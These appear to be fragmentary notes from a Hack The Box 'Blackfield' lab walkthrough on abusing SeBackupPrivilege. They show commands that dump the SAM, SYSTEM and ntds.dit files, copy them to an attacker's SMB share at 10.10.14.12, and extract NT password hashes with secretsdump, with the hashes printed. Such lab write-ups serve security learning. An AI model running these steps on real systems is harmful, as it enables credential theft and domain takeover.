
https://github.com/giuliano108/SeBackupPrivilege



Import module




confirm upload



dump sam

reg save HKLM\SYSTEM C:\Windows\Temp\system
reg save HKLM\SAM C:\Windows\Temp\sam



save the sam and system

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> reg save HKLM\SYSTEM C:\Users\svc_backup\Documents\systemm
The operation completed successfully.

*Evil-WinRM* PS C:\Users\svc_backup\Documents> dir


    Directory: C:\Users\svc_backup\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/20/2025  10:47 AM          12288 SeBackupPrivilegeCmdLets.dll
-a----         9/20/2025  10:47 AM          16384 SeBackupPrivilegeUtils.dll
-a----         9/20/2025  11:34 AM       17580032 systemm


*Evil-WinRM* PS C:\Users\svc_backup\Documents> reg save HKLM\SAM C:\Users\svc_backup\Documents\samm
The operation completed successfully.

*Evil-WinRM* PS C:\Users\svc_backup\Documents>
```

start smb server

```
┌──(red㉿kali)-[~/Downloads/htb/blackfield]
└─$ impacket-smbserver blackfield $(pwd) -smb2support

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

copy to attackers ip

```
-a----         9/20/2025  10:47 AM          16384 SeBackupPrivilegeUtils.dll
-a----         9/20/2025  11:34 AM       17580032 systemm


*Evil-WinRM* PS C:\Users\svc_backup\Documents> copy C:\Users\svc_backup\Documents\samm \\10.10.14.12\blackfield\SAmM
*Evil-WinRM* PS C:\Users\svc_backup\Documents> copy C:\Users\svc_backup\Documents\systemm \\10.10.14.12\blackfield\Systemm
```

secretsdump

```
┌──(red㉿kali)-[~/Downloads/htb/blackfield/sam]
└─$ secretsdump.py -system Systemm -sam SAmM -ntds ntds.dit LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:67ef902eae0d740df6257f273de75051:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[-] [Errno 2] No such file or directory: 'ntds.dit'
[*] Cleaning up...

┌──(red㉿kali)-[~/Downloads/htb/blackfield/sam]
```

remote access

Administrator:500:aad3b435b51404eeaad3b435b51404ee:67ef902eae0d740df6257f273de75051:::

create a backup

local machine sytem and sam


reg save hklm\system c:\temp\system

domain backup

https://cheatsheet.haax.fr/windows-systems/privilege-escalation/specific_domain_groups/


A space at the end of command

```
robocopy /b z:\windows\ntds . ntds.dit
robocopy /B w:\Windows\NTDS .\ntds ntds.dit
```





```
Copy-FileSebackupPrivilege z:\Windows\NTDS\ntds.dit C:\Temp\ntds.dit
```

copy "C:\temp\ntds\ntds.dit" "\\10.10.14.12\blackfield”
local hashes



Domain hashes



Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:

The root file > gc ..\Desktop\root.txt

Sources

https://alejobarto8.github.io/htb/2024/06/06/blackfield-writeup.html

https://habr.com/ru/articles/521844/

https://r3gg.github.io/hacker-blog.github.io/HackTheBox-Blackfield